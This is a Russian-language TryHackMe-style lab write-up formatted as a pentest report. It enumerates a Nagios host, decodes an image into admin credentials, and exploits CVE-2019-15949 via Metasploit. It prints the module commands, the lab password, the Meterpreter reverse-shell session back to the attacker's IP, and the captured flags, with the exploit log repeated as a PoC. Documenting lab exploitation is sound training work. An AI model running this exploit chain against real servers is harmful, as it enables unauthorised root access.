

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 22:32 (*комната мне понравилась, но показалась простой*)

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	Gobuster Directory Scanner	-
localhost	-	Obsidian Notes	-
localhost	4444	Reverse Shell listener	-
10.10.252.141	80	Nagios Web Server	+

Использованные файлы:

- user.txt - флаг.
- root.txt - флаг.
- P13T.PNG - картинка с закодированным логином и паролем.

1) Запуск openvpn для доступа; кех для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn Kolya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol

```

2.0)
| ssh-hostkey:
|   2048 62:1d:d9:88:01:77:0a:52:bb:59:f9:da:c1:a6:e3:cd (RSA)
|   256 af:67:7d:24:e5:95:f4:44:72:d1:0c:39:8d:cc:21:15 (ECDSA)
|_  256 20:28:15:ef:13:c8:9f:b8:a7:0f:50:e6:2f:3b:1e:57 (ED25519)
25/tcp open  smtp      Postfix smtpd
|_smtp-commands: ubuntu.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-03-23T23:42:04
|_Not valid after:  2030-03-21T23:42:04
80/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
389/tcp open  ldap      OpenLDAP 2.2.X - 2.3.X
443/tcp open  ssl/http  Apache httpd 2.4.18 ((Ubuntu))
| tls-alpn:
|_ http/1.1
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=192.168.85.153/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2020-03-24T00:14:58
|_Not valid after:  2030-03-22T00:14:58
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host:  ubuntu.localdomain; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

```

3) Запуск Gobuster для поиска директорий.

- Результаты:

```

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url:          http://10.10.252.141/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  zip,swp,rar,asp,aspx,txt,gz,html,sql,js,tar.gz,,php
[+] Timeout:      10s

```


```
Starting gobuster in directory enumeration mode
```

```
/.php (Status: 403) [Size: 278]
/ (Status: 200) [Size: 1332]
/.html (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 1332]
/index.php (Status: 200) [Size: 2968]
/javascript (Status: 301) [Size: 319] [-->
http://10.10.252.141/javascript/]
Progress: 51592 / 3087854 (1.67%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 51592 / 3087854 (1.67%)
```

```
Finished
```


4) Т. к. ничего интересного gobuster не нашел, я пошел смотреть на сам сайт:

- Результат:



5) Мне понравилось то, что в списке элементов ртуть повторилась дважды, поэтому я попробовал их порядковые номера использовать как ASCII:


- Результат:



The screenshot shows a web interface for converting ASCII text to an image. At the top, there are two dropdown menus: the first is set to 'ASCII' and the second to 'Text', separated by the word 'To'. Below these are two large text input areas. The left area contains the text '47 80 73 51 84 46 80 78 103'. The right area contains the text '/PI3T.PNG'. At the bottom of the interface, there are three icons on the left: a link icon, a trash icon, and a 'Sample' button. On the right, there is a blue 'Convert' button.

6) Мы нашли какую-то страницу. Я на нее зашел и пытался понять что это за изображение:

- Результат:



```

(kolya08080808 Nikolapc) - [~/thm]
$ exiftool PI3T.PNG
ExifTool Version Number      : 13.00
File Name                    : PI3T.PNG
Directory                   : .
File Size                   : 982 kB
File Modification Date/Time  : 2020:03:25 07:00:15+03:00
File Access Date/Time       : 2024:12:25 21:43:56+03:00
File Inode Change Date/Time  : 2024:12:25 21:43:44+03:00
File Permissions             : -rw-r--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 990
Image Height                : 990
Bit Depth                   : 8
Color Type                  : Palette
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
Palette                     : (Binary data 768 bytes, use -b option to extract)
Transparency                : (Binary data 256 bytes, use -b option to extract)
Artist                      : Piet Mondrian
Copyright                   : Piet Mondrian, tryhackme 2020
Image Size                  : 990x990
Megapixels                  : 0.980

```

7) Долго я искал, что это за фигня, оказалось вот что: это стенография, под названием priet. Попробуем декодировать изображение:

- Результат:

[illegible]

Скорее всего это логин и пароль.

8) Я посмотрел, где может находиться дефолтная страница админки nagios, потом вошел:

- Результат:



✓ Daemon running with PID 1011

Nagios® Core™
Version 4.4.2
 August 16, 2018
[Check for updates](#)

A new version of Nagios Core is available!
 Visit nagios.org to download Nagios 4.4.5.

Get Started

- Start monitoring your infrastructure
- Change the look and feel of Nagios
- Extend Nagios with hundreds of addons
- Get support
- Get training
- Get certified

Quick Links

- [Nagios Library](#) (tutorials and docs)
- [Nagios Labs](#) (development blog)
- [Nagios Exchange](#) (plugins and addons)
- [Nagios Support](#) (tech support)
- [Nagios.com](#) (company)
- [Nagios.org](#) (project)

9) В общем, долго гуглив что можно сделать с данной версией, я нашел [CVE-2019-15949](#) и подключился с помощью Metasploit:

- Результат:

```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhost 10.9.2.147
lhost => 10.9.2.147
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhosts 10.10.252.141
rhosts => 10.10.252.141
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password n3p3UQ&9BjLp4$7uhWdY
password => n3p3UQ&9BjLp4$7uhWdY
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.9.2.147:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.5.6.
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3045380 bytes) to 10.10.252.141
[*] Sending stage (3045380 bytes) to 10.10.252.141
[*] Meterpreter session 1 opened (10.9.2.147:4444 -> 10.10.252.141:57254) at 2024-12-25 22:09:20 +0300
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > ls
Listing: /usr/local/nagiosxi/html/includes/components/profile
=====
Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--    1956     fil     2020-03-24 02:52:20 +0300  CHANGES.txt
100755/rwxr-xr-x    12022    fil     2020-03-24 02:52:20 +0300  getprofile.sh
100644/rw-r--r--    2423     fil     2020-03-24 02:52:20 +0300  profile.inc.php
100644/rw-r--r--    10885    fil     2020-03-24 02:52:20 +0300  profile.php
```

10) Читаем user.txt:

- Результат:

```
meterpreter > cd /home
ls
meterpreter > ls
Listing: /home
=====

Mode                Size      Type    Last modified          Name
----                -
040755/rwxr-xr-x    4096    dir     2020-03-25 06:45:51 +0300 galand

meterpreter > cd galand
ls
meterpreter > ls
Listing: /home/galand
=====

Mode                Size      Type    Last modified          Name
----                -
100600/rw-----    481     fil     2020-03-25 07:07:21 +0300 .bash_history
100644/rw-r--r--    220     fil     2020-03-23 20:38:06 +0300 .bash_logout
100644/rw-r--r--    3771    fil     2020-03-23 20:38:06 +0300 .bashrc
040700/rwx-----    4096    dir     2020-03-24 01:59:15 +0300 .cache
040755/rwxr-xr-x    4096    dir     2020-03-24 02:42:44 +0300 .cpan
040700/rwx-----    4096    dir     2020-03-24 02:42:45 +0300 .gnupg
040775/rwxrwxr-x    4096    dir     2020-03-25 06:45:26 +0300 .nano
100644/rw-r--r--    655     fil     2020-03-23 20:38:06 +0300 .profile
100600/rw-----    1024    fil     2020-03-24 03:08:28 +0300 .rnd
040755/rwxr-xr-x    4096    dir     2020-03-24 03:04:03 +0300 .subversion
100644/rw-r--r--    0       fil     2020-03-24 01:59:40 +0300 .sudo_as_admin_successful
040755/rwxr-xr-x    4096    dir     2020-03-24 03:08:49 +0300 nagiosxi
100664/rw-rw-r--    38      fil     2020-03-25 06:45:51 +0300 user.txt

meterpreter > cat user.txt
THM{84b17add1d72a9f2e99c33bc568ae0f1}
```

11) Далее нам надо повысить привелегии, но, прописав whoami я увидел root. Так что мы просто читаем root.txt:

- Результат:

```
meterpreter > shell
Process 13363 created.
Channel 2 created.
whoami
root
cd /root
ls

root.txt
scripts
cat root.txt
THM{c89b2e39c83067503a6508b21ed6e962}
```

Примечание

Не самая крутая комната, но мне понравилась.

Найденные уязвимости

CVE-2019-15949

PoC:

```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhost 10.9.2.147
lhost => 10.9.2.147
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhosts 10.10.252.141
rhosts => 10.10.252.141
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password n3p3UQ&9BjLp4$7uhWdY
password => n3p3UQ&9BjLp4$7uhWdY
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > exploit

[*] Started reverse TCP handler on 10.9.2.147:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.5.6.
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for the plugin to request the final payload...
[*] Sending stage (3045380 bytes) to 10.10.252.141
[*] Sending stage (3045380 bytes) to 10.10.252.141
[*] Meterpreter session 1 opened (10.9.2.147:4444 -> 10.10.252.141:57254) at 2024-12-25 22:09:20 +0300
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > ls
Listing: /usr/local/nagiosxi/html/includes/components/profile
=====
Mode                Size      Type    Last modified                Name
----                -
100644/rw-r--r--    1956    file    2020-03-24 02:52:20 +0300    CHANGES.txt
100755/rwxr-xr-x    12022   file    2020-03-24 02:52:20 +0300    getprofile.sh
100644/rw-r--r--    2423    file    2020-03-24 02:52:20 +0300    profile.inc.php
100644/rw-r--r--    10885   file    2020-03-24 02:52:20 +0300    profile.php
```

(пункт 9)

CVSSv3 Score: 8.8 (HIGH)

Описание:

Nagios XI до версии 5.6.6 позволяет выполнять команды от имени root. Эксплоит требует доступа к серверу от пользователя nagios или доступа от пользователя admin через веб-интерфейс. Скрипт getprofile.sh, вызываемый при загрузке системного профиля (profile.php? cmd=download), выполняется от имени root через беспарольный вход sudo; скрипт выполняет check_plugin, который принадлежит пользователю nagios. Пользователь, вошедший в Nagios XI с правами на изменение плагинов, или пользователь nagios на сервере могут изменить исполняемый файл check_plugin и вставить в него вредоносные команды, которые будут выполняться от имени root.

Воспроизведение уязвимости:


Соответствует PoC.

Рекомендации по устранению:

- Просмотрите как исправить уязвимость [на сайте nist.gov](https://nvd.nist.gov).
- Обновите nagios до последней версии.

Видео выполнения

- Оригинал:



- [YouTube](https://www.youtube.com/watch?v=Kxk--win8A)